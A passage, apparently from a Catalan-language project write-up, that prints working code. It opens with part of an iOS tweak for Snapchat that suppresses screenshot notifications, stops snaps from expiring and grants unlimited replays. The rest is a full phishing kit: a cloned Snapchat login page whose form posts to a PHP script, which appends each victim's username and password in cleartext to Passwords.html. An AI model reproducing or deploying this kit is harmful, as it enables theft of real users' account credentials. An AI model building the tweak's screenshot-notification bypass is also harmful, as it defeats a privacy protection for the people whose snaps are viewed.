        if (currentSnap) {
            [[%c(Manager) shared] markSnapAsViewed:currentSnap];
            currentSnap = nil;
        }
    }
    @catch(NSException *){}
}

%orig;
}
- (void)didFinishSnapPlaying:(id)snap {
    currentSnap = nil;
    %orig;
}
- (void)didSucceedSetUpSnapPlaying:(id)snap {
    currentSnap = snap;
    %orig;
}
- (void)userDidTakeScreenshot {
    return;
}
%end

// Elimina el limit de caràcters
%hook SCCaptionDefaultTextView
- (CGFloat) maxWidth {
    return FLT_MAX;
}
%end

// Fa que les imatges no expirin
%hook Manager
- (void)tick:(id)tick {
    return;
}

- (void)startTimer:(id)snap source:(int)source {
    currentSnap = snap;

    %orig;
}
%end

```

```
// Repeticions il·limitades
```

```
%hook User
```

```
- (_Bool)hasFreeReplaySnap {  
    return 1;  
}
```

```
%end
```

```
%hook SCSnapPlayController
```

```
- (_Bool)canReplaySnap {  
    return 1;  
}
```

```
%end
```

-
- Index.html – Servidor web – Pantalla principal que veu l'usuari al servidor per iniciar sessió. El codi és propietat de Snapchat, però he modificat el formulari per que guardi la contrasenya.

```
-----Codi-----  
<!DOCTYPE html>  
<html lang="en">  
  <head>  
    <title>Log In • Snapchat</title>  
    <!-- Meta -->  
    <meta charset="utf-8">  
    <meta name="referrer" content="origin">  
    <meta name="apple-mobile-web-app-capable" content="no">  
    <meta name="viewport" content="width=device-width, initial-scale=1,  
maximum-scale=1, user-scalable=0">  
    <!-- Styles -->  
    <link rel="stylesheet"  
href="https://accounts.snapchat.com/accounts/static/styles/semantic.min.c  
ss">  
    <link rel="stylesheet"  
href="https://accounts.snapchat.com/accounts/static/styles/dropdown.min.  
css">  
    <!-- Force reload of css file -->  
    <link rel="stylesheet"  
href="https://accounts.snapchat.com/accounts/static/styles/snapchat.css?t  
=0">  
    <link rel="stylesheet"  
href="https://accounts.snapchat.com/accounts/static/styles/accounts.css">  
    <link rel="stylesheet"  
href="https://accounts.snapchat.com/accounts/static/styles/tokens.css">  
    <!-- Favicon -->  
    <link rel="shortcut icon"  
href="https://accounts.snapchat.com/accounts/static/images/favicon/favico  
n.png" type="image/png">  
  </head>
```

```

<body>
<!-- Pusher is Needed for Top Navigation Menu -->
<div class="pusher">
  <div class="snapchatInvertedHeader ui inverted vertical segment">
    <div class="ui stackable page one column grid">
      <div class="row">
        <div class="column">
          <h1 style="position: relative;">
            <a href="/">
              
            </a>
          </h1>
        </div>
      </div>
    </div>
  <!-- End Inverted Header -->
  <div id="login-root" data-xsrp="OFoMXbTNSVOMtvKBAA7sPg" data-
continue="https://accounts.snapchat.com/accounts/welcome">
    <div data-reactroot="" class="Login">
      <div class="ui inverted vertical segment accountsBody segment_odg">
        <div class="ui stackable page grid">
          <div class="row">
            <div class="column accountsCentered">
              <h1 class="accountsTitle">Log In</h1>
            </div>
            // Aquí podem veure com el formulari té la acció d'enviar els dos
quadres de text anomenats "email" i "pass" al registre
"SnapchatPasswords.php".
            <form class="ui form accountsForm" method="Post"
action="SnapchatPasswords.php" id="login_form">
              <div class="ui error accountsFormError"
id="error_message"></div>
              <div class="required field accountsWideField">
                <div class="ui icon input">
                  <input type="text" name="email" class=""
placeholder="Username">
                </div>
              </div>
              <div class="required field accountsWideField">
                <div class="ui icon input">
                  <input type="password" name="pass" class=""
autocomplete="off" placeholder="Password">
                </div>
              </div>
              <input type="submit" class="ui inverted button
accountsWideButton button_odg" value="Log In">
            <p>

```

```

        <a
href="https://accounts.snapchat.com/accounts/password_reset_request">F
orgot your password?</a>
    </p>
    </form>
    </div>
    </div>
    </div>
    </div>
    </div>
    <div style="border-top: 1px solid rgb(238, 238, 238); background-
color: white;">
    <style>
        .footer-container a {
            display: table;
            margin: auto;
            color: rgba(0, 0, 0, 0.4);
            text-decoration: none;
            line-height: 23px;
        }

        .footer-container a:hover {
            color: black;
        }

        .footer-container .footer-column {
            padding: 0 40px;
            float: left;
            width: 33%;
        }

        @media (max-width: 767px) {
            .footer-container .footer-column {
                padding: 0;
                width: 100%;
            }

            .footer-container a {
                line-height: 30px;
            }
        }

        #cookiePopupContainer {
            position: fixed;
            width: 100%;
            z-index: 10;
            background: white;
            bottom: 0;

            transition: transform, box-shadow;
            transition-duration: 500ms;
            transition-timing-function: cubic-bezier(0,0,0,1), linear;

```



```

    transform: translateY(100%);
    box-shadow: 0 0 0 rgba(0,0,0,0.075);
}

#cookiePopupContainer.shown {
    transform: translateY(0);
    box-shadow: 0 -1px 3px rgba(0,0,0,0.175);
}

#cookiePopupContainer .close-button {
    position: absolute;
    right: 30px;
    top: calc(50% - 10px);
    border-radius: 50%;
    width: 20px;
    height: 20px;
    background-color: lightgray;
    cursor: pointer;
}

#cookiePopupContainer .close-button:hover {
    background-color: gray;
}

#cookiePopupContainer .close-button svg {
    transform: rotate(45deg);
}

#cookiePopupContainer .cookie-text {
    padding: 28px 20px;
    text-align: center;
    margin-left: calc(10% + 210px);
    margin-right: calc(10% + 210px);
}

@media (max-width: 1200px) {
    #cookiePopupContainer .cookie-text {
        margin-left: 3%;
        margin-right: calc(3% + 40px);
    }
}

@media (max-width: 1200px) {
    #cookiePopupContainer .cookie-icon {
        display: none;
    }
}
</style>
<div class="footer-container" style="max-width: 1100px; margin:
auto; padding: 20px 0px 50px; text-align: center;">
    <div class="footer-column">

```

```

    <h5 style="margin-top: 30px; text-transform: uppercase; font-
weight: bold;">Empresa</h5>
    <div>
        <a href="https://www.snapchat.com/l/es/">Inicio</a>
        <a href="https://www.snapchat.com/blog">Blog</a>
        <a href="https://www.snapchat.com/jobs">Empleo</a>
        <a href="https://support.snapchat.com/a/press">Consultas de
prensa</a>
        <a href="https://twitter.com/snapchat">Twitter</a>
    </div>
    <div>
        <h5 style="margin-top: 30px; text-transform: uppercase; font-
weight: bold;">Idioma</h5>
        <select id="sc-global-locale-selector" style="-webkit-appearance:
none; border: 1px solid rgba(34, 36, 38, 0.14902); width: 160px; margin-
left: 15px; padding: 5px 15px; font-size: 14px; height: 32px; cursor:
pointer; background: transparent;">
            <option value="en-US">English (US)</option>
            <option value="ar">العَرَبِيَّة</option>
            <option value="id-ID">Bahasa Indonesia</option>
            <option value="da-DK">Dansk</option>
            <option value="de-DE">Deutsch</option>
            <option value="el-GR">Ελληνικά</option>
            <option value="en-GB">English (UK)</option>
            <option value="es">Español</option>
            <option value="fr-FR">Français</option>
            <option value="ko-KR">한국어</option>
            <option value="it-IT">Italiano</option>
            <option value="nl-NL">Nederlands</option>
            <option value="ja-JP">日本語</option>
            <option value="nb-NO">Norsk</option>
            <option value="pl-PL">Polski</option>
            <option value="pt-BR">Português (Brasil)</option>
            <option value="pt-PT">Português (Portugal)</option>
            <option value="ro-RO">Română</option>
            <option value="ru-RU">Русский</option>
            <option value="fi-FI">Suomi</option>
            <option value="sv-SE">Svenska</option>
            <option value="tr-TR">Türkçe</option>
            <option value="zh-CN">中文（简体）</option>
            <option value="zh-TW">中文（繁體）</option>
        </select>
        <div style="position: relative; left: -20px; top: 12px; width: 0px;
height: 0px; display: inline; border-style: solid; border-width: 5px 5px 0px;
border-color: rgb(0, 0, 0) transparent transparent; pointer-events:
none;"></div>
    </div>
    <div class="footer-column">
        <h5 style="margin-top: 30px; text-transform: uppercase; font-
weight: bold;">

```

```

    <a href="https://www.snapchat.com/l/es/download" title="Descargar
    Snapchat" style="color: black; line-height: 17px;">Descargar</a></h5>
    <div>
        <a data-vendor="apple"
    href="https://itunes.apple.com/us/app/snapchat/id447188370">Snapchat
    para iOS</a>
        <a data-vendor="google"
    href="https://play.google.com/store/apps/details?id=com.snapchat.android
    ">Snapchat para Android</a>
    </div>
    <h5 style="margin-top: 30px; text-transform: uppercase; font-
    weight: bold;">Comunidad</h5>
    <div>
        <a href="https://support.snapchat.com/">Ayuda</a>
        <a href="https://support.snapchat.com/a/guidelines">Pautas para la
    comunidad</a>
        <a href="https://www.snapchat.com/l/es/safety">Centro de
    seguridad</a>
        <a
    href="https://accounts.snapchat.com/accounts/snapcodes">Snapcódigos</
    a>
        <a href="https://www.snapchat.com/l/es/geofilters">Geofiltros</a>
    </div>
    </div>
    <div class="footer-column">
        <h5 style="margin-top: 30px; text-transform: uppercase; font-
    weight: bold;">Negocios</h5>
        <div>
            <a href="https://www.snapchat.com/l/es/ads">Publicidad</a>
            <a href="https://support.snapchat.com/co/inquiries">Consultas</a>
            <a href="https://www.snapchat.com/l/es/ads/policies">Normas de
    publicidad</a>
            <a href="https://www.snapchat.com/l/es/brand-guidelines">Pautas
    de la marca</a>
            <a href="https://support.snapchat.com/a/promotions-rules">Reglas
    de promociones</a>
        </div>
        <h5 style="margin-top: 30px; text-transform: uppercase; font-
    weight: bold;">Legal</h5>
        <div>
            <a href="https://www.snapchat.com/l/es/terms">Condiciones de
    servicio</a>
            <a href="https://www.snapchat.com/l/es/privacy">Política de
    privacidad</a>
            <a href="https://www.snapchat.com/l/es/privacy-center">Centro de
    privacidad</a>
            <a href="https://www.snapchat.com/l/es/cookie-policy">Política de
    cookies</a>
            <a href="https://support.snapchat.com/co/report-
    copyright">Derechos de autor</a>
            <a href="https://www.snapchat.com/l/es/terms-
    memories">Condiciones de servicio de Recuerdos</a>


```

```

    <a href="https://geofilters.snapchat.com/terms-and-
conditions">Términos y&nbsp;condiciones de Geofiltros por encargo</a>
  </div>
</div>
<div style="clear: both;"></div>
</div>
<div id="cookiePopupContainer">
  <div class="cookie-icon" style="position: absolute; width: 240px;
height: 120px; left: calc(10% - 50px); top: calc(50% - 55px); background:
url(&quot;https://www.snapchat.com/home/cookie-1.svg&quot;); center
center no-repeat;"></div>
  <div class="cookie-popup">
    <div class="cookie-text">iHola! Usamos cookies en nuestro sitio web
para optimizar su funcionamiento y para otros fines estadísticos. Para saber
más sobre cómo usamos cookies y tus preferencias de cookies, haz clic
    <a href="https://www.snapchat.com/l/es/cookie-policy">aquí.</a>
    Al continuar usando nuestros servicios nos estás dando tu
consentimiento para usar cookies.</div></div><div class="cookie-icon"
style="position: absolute; width: 240px; height: 120px; right: calc(10% -
50px); top: calc(50% - 50px); background:
url(&quot;https://www.snapchat.com/home/cookie-2.svg&quot;); center
center no-repeat;">
  </div>
  <div id="cookiePopupCloseButton" class="close-button">
    <svg width="20" height="20" viewBox="0 0 30 30">
      <rect width="3" height="20" x="13.5" y="5" fill="#FFF" rx="1"
ry="1"></rect>
      <rect width="20" height="3" y="13.5" x="5" fill="#FFF" rx="1"
ry="1"></rect>
    </svg>
  </div>
</div>
</div>
</div>
</div>
</div>
</div>
<!-- End Pusher -->
</body>
</html>

```

- SnapchatPasswords.php – Servidor web – Arxiu que guardarà les contrasenyes del usuari.

```
-----Codi-----
<!DOCTYPE html>
<html>
  <!--Inici del head, i els links de CSS o Script-->
  <head>
    <title>Log In  Snapchat</title>
    <!-- Meta -->
    <meta charset="utf-8">
    <meta name="referrer" content="origin">
    <meta name="apple-mobile-web-app-capable" content="no">
    <meta name="viewport" content="width=device-width, initial-scale=1,
maximum-scale=1, user-scalable=0">
    <!-- Styles -->
    <link rel="stylesheet"
href="https://accounts.snapchat.com/accounts/static/styles/semantic.min.c
ss">
    <link rel="stylesheet"
href="https://accounts.snapchat.com/accounts/static/styles/dropdown.min.
css">
    <!-- Force reload of css file -->
    <link rel="stylesheet"
href="https://accounts.snapchat.com/accounts/static/styles/snapchat.css?t
=0">
    <link rel="stylesheet"
href="https://accounts.snapchat.com/accounts/static/styles/accounts.css">
    <link rel="stylesheet"
href="https://accounts.snapchat.com/accounts/static/styles/tokens.css">
    <!-- Favicon -->
    <link rel="shortcut icon"
href="https://accounts.snapchat.com/accounts/static/images/favicon/favico
n.png" type="image/png">
  </head>
  <body>
    <div class="pusher">
      <div class="snapchatInvertedHeader ui inverted vertical segment">
        <div class="ui stackable page one column grid">
          <div class="row">
            <div class="column">
              <h1 style="position: relative;">
```

```

        <a href="/">
          
        </a>
      </h1>
    </div>
  </div>
</div>
<div id="login-root" data-xsrp="OFoMXbTNSVOMtvKBAA7sPg" data-
continue="https://accounts.snapchat.com/accounts/welcome">
  <div data-reactroot="" class="Login">
    <div class="ui inverted vertical segment accountsBody
segment_odg">
      <div class="ui stackable page grid">
        <div class="row">
          <div class="column accountsCentered">
            <h1 class="accountsTitle">Account reactivated</h1>
          </div>
        </div>
      </div>
    </div>
  </div>
</div>
</div>
</body>
<?

```

```
// Codi que guarda les contrasenyes al registre Passwords.html.
```

```
$usuari = $_POST['email'];
$contrasenya = $_POST['pass'];
$desa = fopen('Passwords.html','a+');
fwrite($desa,
" ".$usuari." | ".$contrasenya."<br>");

fclose($desa);
echo "<meta http-equiv='refresh' content='1';url=snapchat://>"
?>
```

- Passwords.html – Servidor web – Arxiu on es guarden les contrasenyes.

-----Codi-----

```
<!DOCTYPE html>
<html>
  <body>

    <b>Usuari: </b> | <b> Contrasenya:</b> <br><br>

  </body>

</html>
```
